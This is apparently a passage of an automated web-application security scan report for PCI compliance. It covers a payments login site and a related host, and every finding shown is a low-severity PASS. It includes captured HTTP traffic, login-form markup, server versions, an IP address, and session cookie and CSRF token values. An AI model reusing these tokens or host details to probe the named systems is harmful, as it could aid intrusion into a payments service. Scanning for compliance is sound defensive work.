Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)
Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(0 x 7) + directories:(4 x 3) + paths:(11 x 10) = total (122)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 10 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 77 requests, 1 seconds. Completed 77 requests of 122 estimated requests (63.1148%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 1) + files:(4 x 7) + directories:(94 x 3) + paths:(5 x 10) = total (360)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 10 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 310 requests, 5 seconds. Completed 310 requests of 360 estimated requests (86.1111%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 10 minutes (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 3938 requests, 47 seconds. Completed 3938 requests of 21450 estimated requests (18.359%). All tests completed.
Duration of Crawl Time: 6.00 (seconds)
Duration of Test Phase: 76.00 (seconds)
Total Scan Time: 82.00 (seconds)

Total requests made: 6928
Average server response time: 0.07 seconds

Average browser load time: 0.07 seconds
HTML form authentication unavailable, no WEBAPP entry found

Links Crawled — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-27 21:11:30.0

THREAT:
The list of unique links crawled and HTML forms submitted by the scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined.

NOTE: This list also includes:
- All the unique links that are reported in QID 150140 (Redundant links/URL paths crawled and not crawled)
- All the forms reported in QID 150152 (Forms Crawled)
- All the forms in QID 150115 (Authentication Form Found)
- Certain requests from QID 150172 (Requests Crawled)

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Duration of crawl phase (seconds): 4.00
Number of links: 1
(This number excludes form requests and links re-requested during authentication.)

http://1730192-005-static.lnngmiaa.metronetinc.net/

Default Web Page — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-

Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 18:24:41 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=ctsfuaho2g9qvsdqjal4nvp8t1; path=/; secure; HttpOnly; SameSite=Lax
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Tue, 03 Jun 2025 19:03:33 GMT
Server: Apache/2.4.62 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
strict-transport-security: max-age=31536000; includeSubDomains; preload
x-frame-options: SAMEORIGIN
Content-Security-Policy: font-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; default-src 'self' 'unsafe-inline' 'unsafe-eval' https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; style-src-elem 'self' 'unsafe-inline' 'unsafe-eval' https://cdn.jsdelivr.net https://unpkg.com https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; connect-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com; img-src 'self' https://www.paypalobjects.com https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com https://crm.llpsinc.com; style-src 'self' 'unsafe-inline' https://www.paypal.com https://paypal.com https://www.sandbox.paypal.com https://sandbox.paypal.com
X-Content-Type-Options: nosniff
Referrer-Policy: no-referrer
Set-Cookie: PHPSESSID=l2c6oq6so09p0l2dguea9l6v8k; path=/; secure; HttpOnly; SameSite=Lax

Set-Cookie: csrfToken=An8eSXUCvomn6LOihHmJkzY1YmQ0MWQ1MWQzZTlmOWZkYzE5OTUxMjkxNzdjNTVhZWQ5MDAwMTQ%3D; path=/; secure; HttpOnly
Location: /login?redirect=%2F
Content-Length: 0
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

TLS Secure Renegotiation Extension Support Information — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	42350
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2016-03-21 16:40:23.0

THREAT:
Secure Socket Layer (SSL) and Transport Layer Security (TLS) renegotiation are vulnerable to an attack in which the attacker forms a TLS connection with the target server, injects content of his choice, and then splices in a new TLS connection from a client. The server treats the client's initial TLS handshake as a renegotiation and thus believes that the initial data transmitted by the attacker is from the same entity as the subsequent client data. TLS protocol was extended to cryptographically tierenegotiations to the TLS connections they are being performed over. This is referred to as TLS secure renegotiation extension. This detection determines whether the TLS secure renegotiation extension is supported by the server or not.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
TLS Secure Renegotiation Extension Status: supported.

Links Rejected By Crawl Scope or Exclusion List — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1

QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

Internet Service Provider

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	45005
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2013-09-27 19:31:33.0

THREAT:
The information shown in the Result section was returned by the network infrastructure responsible for routing traffic from our cloud platform to the target network (where the scanner appliance is located).

This information was returned from: 1) the WHOIS service, or 2) the infrastructure provided by the closest gateway server to our cloud platform. If your ISP is routing traffic, your ISP's gateway server returned this information.

IMPACT:
This information can be used by malicious users to gather more information about the network infrastructure that may aid in launching further attacks against it.

SOLUTION:
N/A

RESULT:
The ISP network handle is: COGENT-A
ISP Network description:
PSINet, Inc.

Referrer-Policy HTTP Security Header Not Detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 443 port.
GET / HTTP/1.1
Host: 1730192-005-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

External Links Discovered — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300

Scan Diagnostics — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2009-01-16 18:02:19.0

THREAT:

This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:

The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:

No action is required.

RESULT:

Target web application page http://1730192-005-static.lngmiaa.metronetinc.net/ fetched. Status code:200, Content-Type:text/html, load time:117 milliseconds.
Ineffective Session Protection. no tests enabled.
Batch #0 CMSDetection: estimated time < 1 minute (1 tests, 1 inputs)
[CMSDetection phase] : No potential CMS found using Blind Elephant algorithm. Aborting the CMS Detection phase
CMSDetection: 1 vulnsigs tests, completed 38 requests, 2 seconds. Completed 38 requests of 38 estimated requests (100%). All tests completed.
HSTS Analysis no tests enabled.
Collected 1 links overall in 0 hours 0 minutes duration.
Batch #0 BannersVersionReporting: estimated time < 1 minute (1 tests, 1 inputs)
BannersVersionReporting: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(9 x 1) + paths:(0 x 1) = total (9)
Batch #0 WS Directory Path manipulation: estimated time < 1 minute (9 tests, 1 inputs)
WS Directory Path manipulation: 9 vulnsigs tests, completed 9 requests, 1 seconds. Completed 9 requests of 9 estimated requests (100%). All tests completed.
WSEnumeration no tests enabled.
Batch #4 WebCgiOob: estimated time < 1 minute (165 tests, 1 inputs)
Batch #4 WebCgiOob: 165 vulnsigs tests, completed 33 requests, 0 seconds. Completed 33 requests of 210 estimated requests (15.7143%). All tests completed.
XXE tests no tests enabled.
HTTP call manipulation no tests enabled.
SSL Downgrade. no tests enabled.
Open Redirect no tests enabled.
CSRF no tests enabled.
Batch #4 File Inclusion analysis: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 File Inclusion analysis: 1 vulnsigs tests, completed 0 requests, 0 seconds. Completed 0 requests of 1 estimated requests (0%). All tests completed.
Batch #4 Cookie manipulation: estimated time < 1 minute (47 tests, 0 inputs)
Batch #4 Cookie manipulation: 47 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Batch #4 Header manipulation: estimated time < 1 minute (47 tests, 1 inputs)
Batch #4 Header manipulation: 47 vulnsigs tests, completed 121 requests, 1 seconds. Completed 121 requests of 130 estimated requests (93.0769%). XSS optimization removed 58 links. All tests completed.
Batch #4 shell shock detector: estimated time < 1 minute (1 tests, 1 inputs)
Batch #4 shell shock detector: 1 vulnsigs tests, completed 1 requests, 1 seconds. Completed 1 requests of 1 estimated requests (100%). All tests completed.
Batch #4 shell shock detector(form): estimated time < 1 minute (1 tests, 0 inputs)
Batch #4 shell shock detector(form): 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
httpoxy no tests enabled.
Static Session ID no tests enabled.
Login Brute Force no tests enabled.
Login Brute Force manipulation estimated time: no tests enabled
Insecurely Served Credential Forms no tests enabled.
Cookies Without Consent no tests enabled.
Batch #5 HTTP Time Bandit: estimated time < 1 minute (1 tests, 10 inputs)

Batch #5 HTTP Time Bandit: 1 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(0 x 0) + directories:(4 x 1) + paths:(11 x 1) = total (15)
Batch #5 Path XSS manipulation: estimated time < 1 minute (15 tests, 1 inputs)
Batch #5 Path XSS manipulation: 15 vulnsigs tests, completed 14 requests, 0 seconds. Completed 14 requests of 15 estimated requests (93.3333%). All tests completed.
Tomcat Vuln manipulation no tests enabled.
Time based path manipulation no tests enabled.
Path manipulation: Estimated requests (payloads x links): files with extension:(0 x 0) + files:(4 x 0) + directories:(94 x 1) + paths:(5 x 1) = total (99)
Batch #5 Path manipulation: estimated time < 1 minute (103 tests, 1 inputs)
Batch #5 Path manipulation: 103 vulnsigs tests, completed 98 requests, 1 seconds. Completed 98 requests of 99 estimated requests (98.9899%). All tests completed.
WebCgiHrsTests: no test enabled
Batch #5 WebCgiGeneric: estimated time < 1 minute (1324 tests, 1 inputs)
Batch #5 WebCgiGeneric: 1324 vulnsigs tests, completed 848 requests, 8 seconds. Completed 848 requests of 2145 estimated requests (39.5338%). All tests completed.
Duration of Crawl Time: 4.00 (seconds)
Duration of Test Phase: 12.00 (seconds)
Total Scan Time: 16.00 (seconds)

Total requests made: 1166
Average server response time: 0.06 seconds

Average browser load time: 0.06 seconds
HTML form authentication unavailable, no WEBAPP entry found

Default Web Page — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	12230
Category:	CGI
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2019-03-16 03:30:26.0

THREAT:
The Result section displays the default Web page for the Web server.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host: 1730192-005-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 17:33:08 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:32:39 GMT
ETag: "67-6305356f4ebc2"
Accept-Ranges: bytes
Content-Length: 103
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
<title>Page Title</title>
</head>
<body>
</body>
</html>
GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
The document has moved here.
<hr>
<address>Apache/2.4.62 (Debian) Server at payments.llpsinc.com Port 80</address>
</body></html>

Default Web Page (Follow HTTP Redirection) — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	13910
Category:	CGI

CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-11-05 13:13:22.0

THREAT:
The Result section displays the default Web page for the Web server following HTTP redirections.

IMPACT:
N/A

SOLUTION:
N/A

Patch:
Following are links for downloading patches to fix the vulnerabilities:

nas-201911-01

RESULT:
GET / HTTP/1.1
Host: 1730192-005-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

<!doctype html>
<html lang="en">
<head>
<script src="/_js/AdminTheme.admin-scripts-header.v1748202317.js"></script><meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title>UserAccounts</title>
<link href="/favicon.ico" type="image/x-icon" rel="icon"><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon"><link rel="stylesheet" href="https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css" plugin="AdminTheme"><link rel="stylesheet" href="https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1748202317.css" media="all"></head>
<body class="be-splash-screen">

<img src="/img/logo.png" alt="LLPS Inc" class="logo-img"> Please enter your user information.

<form method="post" accept-charset="utf-8" autocomplete="off" data-random="683f42028f6ba" role="form" action="/login?redirect=/"> <input type="text" name="fake_username" style="display:none" autocomplete="username" id="fake-username" class="form-control"> <input type="password" name="fake_password" style="display:none" autocomplete="current-password" id="fake-password" class="form-control"> <input type="text" name="username" placeholder="Username" autocomplete="off" data-lpignore="true" required="required" id="username" aria-required="true" aria-label="Username" class="form-control"> <input type="password" name="password" placeholder="Password" autocomplete="off" required="required" data-lpignore="true" id="password" aria-required="true" aria-label="Password" class="form-control">

<input type="hidden" name="remember_me" value="0"><input type="checkbox" name="remember_me" value="1" checked="checked" id="remember-me" class="form-check-input"><label class="form-check-label" for="remember-me">Remember me</label>

Forgot password?

<button class="btn btn-primary btn-xl" type="submit">Login</button>

</form>

<script src="/_js/AdminTheme.admin-scripts.v1748202317.js"></script></body>
</html>
-CR-GET / HTTP/1.1
Host: payments.llpsinc.com
Connection: Keep-Alive

<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8"><meta http-equiv="X-UA-Compatible" content="IE=edge" />
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" />
<title>Sign in</title>
<link href="/favicon.ico" type="image/x-icon" rel="icon"><link href="/favicon.ico" type="image/x-icon" rel="shortcut icon"><link rel="stylesheet" href="https://payments.
llpsinc.com/_css/SbAdmin2.admin-styles.v1748665511.css" media="all"><link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Raleway:
400,300,600,500,700,300"></head>
<body>

<img src="/img/logo-80.png" alt="My App" style="margin-bottom: 10px"> <h3 class="panel-title">Sign in</h3>

<form method="post" accept-charset="utf-8" action="/login?redirect=/"> <input type="hidden" name="_csrfToken" value="
zAeUtCMO6atSqXKPqILT9U13uPaoznvrvVpZKbyUpqHSBvwbDNilBIB3j77WUctTyBcNqOOtPyYZrB46OeLm5N26dphUpRW2dBGIw86oTt2Nbj9KhfeWmeZjxC817cM9uR

Reset Password

<script src="/_js/SbAdmin2.admin-scripts.v1748665511.js"></script></body>
</html>
-CR-

Cookies Collected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150028
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:46:27.0

THREAT:
The cookies listed in the Results section were set by the web application during the crawl phase.

IMPACT:
Cookies may potentially contain sensitive information about the user.

Note: Long scan duration can occur if a web application sets a large number of cookies (e.g., 25 cookies or more) and QIDs 150002, 150046, 150047, and 150048 are enabled.

SOLUTION:
Review cookie values to ensure they do not include sensitive information. If scan duration is excessive due to a large number of cookies, consider excluding QIDs 150002, 150046, 150047, and 150048.

RESULT:
Total cookies: 2
PHPSESSID=hrgds5j5u14c7d5uqnlnlev5u4; path=/; domain=payments.llpsinc.com; SameSite=SameSite=Lax; secure; httponly
csrfToken=Stj7CfOhbwvDBAqRv3jwbGNhYjY1OWQ4ZDNiNGYyMTE1ZGRmMjg3MDk0NWNjNDJjY2E2ODg5YWU%3D; path=/; domain=payments.llpsinc.com; secure; httponly

External (third party) CSS link detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150221
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-15 22:36:08.0

THREAT:
Using resources from external locations is a security concern, including third-party stylesheet. Also detection of all external resources would be a requirement for certifications and audits.

IMPACT:
Using css from untrusted sources can result in external CSS injection and allow attacker to gain sensitive information.

SOLUTION:
Verify all the external CSS loaded on application are valid and from known sources.

RESULT:
External CSS link found: <link rel="stylesheet" href="https://crm.llpsinc.com/_css/AdminTheme.admin-styles.v1748202317.css" media="all">
at:
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fusers%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F_js%2F.

External CSS link found: <link rel="stylesheet" href="https://crm.llpsinc.com/admin_theme/css/fontawesome-all.min.css" plugin="AdminTheme">
at:
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F
https://1730192-005-static.lnngmiaa.metronetinc.net/users/requestResetPassword
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2Fusers%2F.
https://1730192-005-static.lnngmiaa.metronetinc.net/login
https://1730192-005-static.lnngmiaa.metronetinc.net/login?redirect=%2F_js%2F.

Referrer-Policy HTTP Security Header Not Detected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48131
Category:	Information gathering
CVE ID:	-
Vendor Reference:	Referrer-Policy
Bugtraq ID:	-
Last Update:	2023-01-18 13:30:16.0

THREAT:
No Referrer Policy is specified for the link. It checks for one of the following Referrer Policy in the response headers:

1) no-referrer
2) no-referrer-when-downgrade
3) same-origin
4) origin
5) origin-when-cross-origin
6) strict-origin
7) strict-origin-when-cross-origin

QID Detection Logic(Unauthenticated):
If the Referrer Policy header is not found , checks in response body for meta tag containing tag name as "referrer" and one of the above Referrer Policy.

IMPACT:
The Referrer-Policy header controls how much referrer information is sent to a site when navigating to it. Absence of Referrer-Policy header can lead to leakage of sensitive information via the referrer header.

SOLUTION:
Referrer Policy header improves security by ensuring websites don't leak sensitive information via the referrer header. It's recommended to add secure Referrer Policies as a part of a defense-in-depth approach.

References:
- https://www.w3.org/TR/referrer-policy/
- https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy

RESULT:
Referrer-Policy HTTP Header missing on 80 port.
GET / HTTP/1.1
Host: 1730192-005-static.lnngmiaa.metronetinc.net
Connection: Keep-Alive

Web Server Supports HTTP Request Pipelining — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	86565
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2005-02-23 00:25:38.0

THREAT:
Version 1.1 of the HTTP protocol supports URL-Request Pipelining. This means that instead of using the "Keep-Alive" method to keep the TCP connection alive over multiple requests, the protocol allows multiple HTTP URL requests to be made in the same TCP packet. Any Web server which is HTTP 1.1 compliant should then process all the URLs requested in the single TCP packet and respond as usual.

The target Web server was found to support this functionality of the HTTP 1.1 protocol.

IMPACT:
Support for URL-Request Pipelining has interesting consequences. For example, as explained in this paper by Daniel Roelker, it can be used for evading detection by Intrusion Detection Systems. Also, it can be used in HTTP Response-Spliting style attacks.

SOLUTION:
N/A

RESULT:
GET / HTTP/1.1
Host:217.180.217.101:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:80

HTTP/1.1 200 OK

Date: Tue, 03 Jun 2025 18:23:31 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:32:39 GMT
ETag: "67-6305356f4ebc2"
Accept-Ranges: bytes
Content-Length: 103
Vary: Accept-Encoding
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
<title>Page Title</title>
</head>
<body>
</body>
</html>
HTTP/1.1 404 Not Found
Date: Tue, 03 Jun 2025 18:23:31 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.101 Port 80</address>
</body></html>

GET / HTTP/1.1
Host:217.180.217.101:80

GET /Q_Evasive/ HTTP/1.1
Host:217.180.217.101:80

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 18:23:37 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:32:39 GMT
ETag: "67-6305356f4ebc2"
Accept-Ranges: bytes
Content-Length: 103
Vary: Accept-Encoding

Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
<title>Page Title</title>
</head>
<body>
</body>
</html>
HTTP/1.1 404 Not Found
Date: Tue, 03 Jun 2025 18:23:37 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Content-Length: 277
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache/2.4.62 (Debian) Server at 217.180.217.101 Port 80</address>
</body></html>

HTTP Response Method and Header Information Collected — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.
IMPACT:
N/A

SOLUTION:
N/A
RESULT:
HTTP header and method information collected on port 80.

GET / HTTP/1.1
Host: 1730192-005-static.lngmiaa.metronetinc.net
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 03 Jun 2025 17:33:08 GMT
Server: Apache/2.4.62 (Debian)
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
X-Content-Type-Options: nosniff
Last-Modified: Fri, 14 Mar 2025 20:32:39 GMT
ETag: "67-6305356f4ebc2"
Accept-Ranges: bytes
Content-Length: 103
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=96
Connection: Keep-Alive
Content-Type: text/html

External Links Discovered — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-02-19 18:30:56.0

THREAT:
External links discovered during the scan are listed in the Results section. These links were out of scope for the scan and were not crawled.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:
Number of links: 1
https://fonts.googleapis.com/css?family=Raleway:400,300,600,500,700,300

Business logic abuse potential due to presence of external domains detected — port 443 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150845
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-10-21 20:23:02.0

THREAT:
External domains detected in the application. Using external domains in an application introduces risk by potentially exposing the application to external threats and dependencies, which can be exploited for malicious purposes such as data exfiltration, phishing, or compromise of application integrity. These vulnerabilities arise from inadequate validation, reliance on unsecured external services, and the application's failure to enforce strict security controls over external interactions.

IMPACT:
N/A

SOLUTION:
Audit external domains accessed by your application. If possible launch scans against those.

RESULT:
External domains could be involved in potential business logic abuse.
fonts.googleapis.com

Secure Sockets Layer/Transport Layer Security (SSL/TLS) Invalid Protocol Version Tolerance — port 443 / tcp over ssl

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	38597
Category:	General remote services
CVE ID:	-

Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2021-07-12 23:14:58.0

THREAT:
SSL/TLS protocols have different version that can be supported by both the client and the server. This test attempts to send invalid protocol versions to the target in order to find out what is the target's behavior. The results section contains a table that indicates what was the target's response to each of our tests.

IMPACT:
N/A

SOLUTION:
N/A

RESULT:

my version target
version
0304 0303
0399 0303
0400 0303
0499 0303

DNS Host Name

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	**1**
QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2018-01-04 17:39:37.0

THREAT:
